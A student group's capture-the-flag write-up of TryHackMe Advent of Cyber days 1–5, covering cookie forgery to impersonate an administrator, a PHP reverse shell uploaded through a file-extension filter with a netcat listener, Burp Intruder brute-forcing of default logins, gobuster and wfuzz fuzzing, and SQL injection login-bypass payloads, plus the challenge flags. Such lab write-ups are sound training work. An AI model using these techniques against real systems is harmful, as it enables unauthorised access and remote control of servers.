

PSP0201

WEEKLY WRITE UP

WEEK 2

GROUP 7

Group Name : Sang Haeko (The Hackers)

Sang

- Taken from a Malay word , **sang** , meaning ‘the’

Haeko

- Taken from a Korean word , **해커** , meaning ‘hacker’
-

| ID | NAME | ROLE | TASK |
|------------|----------------------------------|--------|----------------------|
| 1211102162 | AMILIA NADZEERA BINTI BAHRUDIN | Leader | - Day 1 & 2 write up |
| 1211100930 | KU NAJWA SYAUQINA BINTI KU AZRIN | Member | |
| 1211101693 | SAVITHA MURUGUMUNISEGARAN | Member | - Day 3 & 4 write up |

TASK 3 : DAY 1 : WEB EXPLOITATION - A CHRISTMAS CRISIS

Tools used : Attackbox , Firefox

Solution/walkthrough:

Question 1

The title of the website is **<title>Christmas Console</title>**.

```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Christmas Console</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <script src="assets/js/login.js"></script>
8     <script src="assets/js/userfuncs.js"></script>
9     <link rel=stylesheet type=text/css href="/assets/css/style.css">
```


Question 2

The name of the cookie used for authentication is **auth**.

| Filter Items | | | | | | | | | |
|--------------|---|--------------|------|-------------------|------|----------|--------|----------|-----------------------|
| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
| auth | 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022... | 10.10.126.38 | / | Session | 128 | false | false | None | Wed, 15 Jun 2022 0... |

Question 3

Value of cookie encoded is format in **hexadecimal**



Question 4

The data is stored in JSON format. JSON is a text-based data format that is used to store and transfer data. In JSON, the data are in key/value pairs separated by a comma , .

Question 5

The value for the company field in the cookie is The Best Festival Company.

Question 6

Username is the other field found in the cookie.

Question 7

After change the username to santa, the value of Santa's cookie is


7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79
222c2022 757365726e616d65223a2273616e7461227d.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various conversion tools like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, and Fork.
- Recipe:** A section titled "To Hex" with settings for "Delimiter" (None) and "Bytes per line" (0).
- Input:** A JSON object: {"company": "The Best Festival Company", "username": "santa"}.
- Output:** The resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022 757365726e616d65223a2273616e7461227d.
- Buttons:** STEP, BAKE!, and Auto Bake.

Question 8

We now have access to the controls, switched on every control shows the flag. The flag is THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}.



Thought Process/Methodology:

We connected to the network via AttackBox. After succeeding, we copied the IP address and pasted it in our own browser. A login/registration page appeared. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we had changed the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

TASK 4 : DAY 2 : WEB EXPLOITATION - THE ELF STRIKES BACK

Tools used : AttackBox , Firefox , Terminal Emulator

Question 1

?id=ODIzODI5MTNiYmYw is added to the URL to get access to the upload page

The screenshot shows two windows. On the left, a 'Protection' page from TryHackMe displays a form with fields for ID, file type, directory, and reverse shell configuration. On the right, a separate window titled 'Protect the Factory!' shows an upload interface with a 'Select' button and a preview area for uploaded files.

Question 2

files with extensions: .jpeg, .jpg, and .png are allowed. Image is the type of file that is accepted by the site.

The screenshot shows a 'Protection' page from TryHackMe. The right side of the screen displays the raw HTML code of the 'Protect the Factory!' page, revealing the file upload logic. The code includes a file input field with the accept attribute set to 'image/*' and a corresponding 'Submit' button.

Question 3

/uploads/ is the directory that uploads files stored.

The screenshot shows a challenge interface from TryHackMe. On the left, there's a text-based interaction window with several input fields and buttons labeled 'Correct Answer' and 'Hint'. One field contains the URL `10.10.128.202/uploads/`. Another field asks for the type of file accepted, with the answer 'image'. A third field asks for the directory where uploaded files are stored, with the answer '/uploads'. Below these, there are fields for bypassing filters and catching a reverse shell, both marked as completed. On the right, a Firefox browser window shows the directory listing for `10.10.128.202/uploads/`, which includes a file named `AoC3-separated-30opq..>`. At the bottom of the browser window, a message says 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...'.

Question 4

Netcat parameter explanations :

- -v Has nc give more verbose output.
- -p Specifies the source port nc should use, subject to privilege restrictions and availability.
- -l Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.
- -n Does not do any DNS or service lookups on any specified addresses, hostnames or ports.

Question 5

In the netcat terminal windows, we can see a shell and can find the flag: cat `/var/www/flag.txt` THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


The terminal window shows the user has reached the end of the challenge. It displays a message of thanks to @Vargnaar for his invaluable design lessons. The user is prompted to have a flag and given the command `cat /var/www/flag.txt`. The resulting flag is displayed as `THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}`. The message also includes a note about appropriate tool for device and a good luck message from Muiri (@MuirlandOracle).

Thought Process/Methodology:


Firstly we copied the IP address and pasted it in our own browser. We were shown a page that said 'You are not signed in Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)'. The id that we received was ODIzODI5MTNiYmYw. We added ?id=ODIzODI5MTNiYmYw to our URL. After hitting enter , we were directed to the upload page. To find the type of file that is accepted by the site, we right-clicked on it and chose the 'view page sources' option. Then, it showed the source code. It allows files with extensions of .jpeg, .jpg, and .png. From that, we know the type of file that is accepted by the site is image. For this section, we need to get a reverse shell script ready. To use this script, we copy 'cp usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php' to our terminal. Next, we need to edit the script in nano. There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. For the IP address we entered the IP of our machine '10.8.92.218' and for the port we put '443'. Next, we run netcat with the command sudo nc -lvpn 443 in order to listen on port 443. We came back to page uploads and submitted the script we just created. In the 'select' button, we entered the shell.jpeg.php script then clicked 'submit'. We need to find the directory that any uploaded files are saved in. This can be done by taking a guess at what the directory may be. It can be found with /uploads. Click on the file to execute the shell! In our netcat terminal windows, we see a shell and can find the flag.

Day 3: Christmas Chaos

The challenge's webpage can be found here:




It seems that Burp Suite is being used to try every possible combination on the login form. In order to begin traffic intercepting, We first launched Burp Suite and then activated Foxy Proxy:



We're going to utilise the list of default credentials to try to log in, using each one one at a time:

| Username | Password |
|----------|----------|
| root | root |
| admin | password |
| user | 12345 |

We first conducted a test:



We went back to Burp Suite to review the request after that:

```

1 POST /login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.145.33
10 Connection: close
11 Referer: http://10.10.145.33/
12 Upgrade-Insecure-Requests: 1
13
14 username=test&password=test

```

After that, we can choose "send to invader" by right-clicking anywhere in that section:

```

1 POST /login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.145.33
10 Connection: close
11 Referer: http://10.10.145.33/
12 Upgrade-Insecure-Requests: 1
13
14 username=test&password=test

```

Look at the positions tab from the Intruder:

The screenshot shows the Burp Suite interface with the 'Payload Positions' tab selected. A POST request is displayed with various headers and a body. The body contains the line 'username=\$test\$ password=\$test\$'. Several characters in the password field are highlighted in green, indicating they are part of a payload set. On the right side of the dialog, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

You can see that it has already set a few positions as defaults for you (highlighted in green). Burp Suite will use brute force in certain places.

To ensure that each payload supplied rotates in and out in turn, change the assault type to "Cluster Bomb."

Add all the usernames to payload 1 (the first green highlight):

The screenshot shows the 'Payload Sets' and 'Payload Options [Simple list]' dialog. Under 'Payload Sets', 'Payload set: 1' and 'Payload count: 3' are selected. Under 'Payload Options', a list box contains 'root', 'admin', and 'user', with 'admin' currently selected. To the left of the list box are buttons for 'Paste', 'Load ...', 'Remove', and 'Clear'. Below the list box are 'Add' and 'Add from list ... [Pro version only]' buttons.

Add all the passwords for payload 2:

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 9

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]

| |
|----------|
| root |
| password |
| 12345 |

The automated attack will now begin when we click the "Start Attack" button in the top right corner.

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Comment |
|---------|----------|----------|--------|--------------------------|--------------------------|--------|---------|
| 0 | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 1 | root | root | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 2 | admin | root | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 3 | user | root | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 4 | root | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 5 | admin | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 6 | user | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 7 | root | 12345 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |
| 8 | admin | 12345 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 255 | |
| 9 | user | 12345 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 309 | |


Request Response
Raw Params Headers Hex

```
1 POST /Login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.145.33
```

② ⚙️ ⏪ ⏹ Search... 0 matches \n Pretty

The combination that has a different length is typically the right one. So we try logging in with the credentials admin and 12345.

Don't forget to deactivate FoxyProxy before attempting to log in.




We're in!

Day 4: Santa's Watching!

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

The website linked to the IP address is located here:



However, the first query actually asks us to check out <http://shibes.xyz/api.php>, which is a distinct domain.

Since it's bogus, you can't actually perform it, but just visualise how your command would appear if you used the challenge materials:

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```


Question 2

Use GoBuster to find the API directory. What file is there?

We ran GoBuster on the main page:

```
root@ip-10-10-35-84:~# gobuster dir -u http://10.10.244.198/ -w /usr/share/wordlists/dirb/big.txt -x php,txt,html
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.244.198/
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php,txt,html
[+] Timeout:     10s
=====
2020/12/04 20:03:51 Starting gobuster
=====
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====
2020/12/04 20:03:59 Finished
=====
root@ip-10-10-35-84:~#
```

We then went to /api and discovered site-log.php, which was the file we needed.



Index of /api

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-------------|----------------------|-------------|--------------------|
|-------------|----------------------|-------------|--------------------|

[Parent Directory](#)

[site-log.php](#) 2020-11-22 06:38 110

Apache/2.4.29 (Ubuntu) Server at 10.10.244.198 Port 80

Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

We used the wfuzz command to find one that stood out from the others. We can determine that the date 20201125 is not empty because it has 13 characters and not just zeros like the rest:

```
root@ip-10-10-35-84:/opt/AoC-2020/Day-4
File Edit View Search Terminal Help

root@ip-10-10-35-84:/opt/AoC-2020/Day-4# wfuzz -c -z file,wordlist http://10.10.244.198/api/site-log.php?date=FUZZ

Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


*****
* Wfuzz 2.2.9 - The Web Fuzzer
*****


Target: http://10.10.244.198/api/site-log.php?date=FUZZ
Total requests: 63

=====
ID      Response   Lines    Word      Chars      Payload
=====

000019: C=200      0 L      0 W      0 Ch      "20201118"
000001: C=200      0 L      0 W      0 Ch      "20201100"
000002: C=200      0 L      0 W      0 Ch      "20201101"
000011: C=200      0 L      0 W      0 Ch      "20201110"
000003: C=200      0 L      0 W      0 Ch      "20201102"
000021: C=200      0 L      0 W      0 Ch      "20201120"
000004: C=200      0 L      0 W      0 Ch      "20201103"
000005: C=200      0 L      0 W      0 Ch      "20201104"
000012: C=200      0 L      0 W      0 Ch      "20201111"
000006: C=200      0 L      0 W      0 Ch      "20201105"
000007: C=200      0 L      0 W      0 Ch      "20201106"
000008: C=200      0 L      0 W      0 Ch      "20201107"
000009: C=200      0 L      0 W      0 Ch      "20201108"
000010: C=200      0 L      0 W      0 Ch      "20201109"
000013: C=200      0 L      0 W      0 Ch      "20201112"
000020: C=200      0 L      0 W      0 Ch      "20201119"
000022: C=200      0 L      0 W      0 Ch      "20201121"
000023: C=200      0 L      0 W      0 Ch      "20201122"
000024: C=200      0 L      0 W      0 Ch      "20201123"
000026: C=200      0 L      1 W      13 Ch     "20201125"
000025: C=200      0 L      0 W      0 Ch      "20201124"
000027: C=200      0 L      0 W      0 Ch      "20201126"
```

We may see the flag by going there in our web browser.



THM{D4t3_AP1}

DAY 5 : Web Exploitation - Someone stole Santa's gift list!

Tool used : Kali linux, firefox

Solution :

Question 1: Without using directory brute forcing, what's Santa's secret login panel?

Resources

Check out this cheat sheet: [swisskyrepo/Payload](#)

Payload list: [payloadbox/sql-injection-payload](#)

In-depth SQL Injection tutorial: [SQLi Basics](#)

Question Hint

The name is derived out of 2 words from this question.
/s***tap***l

Answer the questions below

Without using directory brute forcing, what's Santa's secret login panel?
/santapanel Correct Answer Hint

Visit Santa's secret login panel and bypass the login using SQLi
No answer needed Correct Answer

How many entries are there in the gift database?
22 Correct Answer

What did Paul ask for?
github ownership Correct Answer

Question 2 :

Visit Santa's secret login panel and bypass the login using SQLi

S Classwork for PSP0201 2130 - M TryHackMe Advent of Cyber 2022 TryHackMe | 25 Days of Cyber Security +

tryhackme.com/room/learncyberin25days

Title AoC Day5 IP Address 10.10.2.33 Expires 28m 20s Add 1 hour Terminate

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into ANY account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password';
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input '`' or true --`' into the username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username=' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.

Note that some websites can use a different SQL query, such as:

```
SELECT username,password FROM users WHERE username=('$username') and password=('$password')
```

In this case, you'll have to add a single bracket to your payload like so: `' or true--'` to make it work.

You can practice login bypassing on a deployed machine, port 3000 (First browse to `10.10.2.33:3000/init.php` and then to `10.10.2.33:3000`). I've put an extra

Windows taskbar: Type here to search, File Explorer, Spotify, Google Chrome, Mozilla Firefox, Microsoft Edge, Cloud, Weather (26°C), Light rain, Network, ENG, 2:19 AM, 23/6/2022

Using the '`' or 1=1--` to log in.

Sequel +

10.10.2.33:8000/santapanel

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greetings stranger...

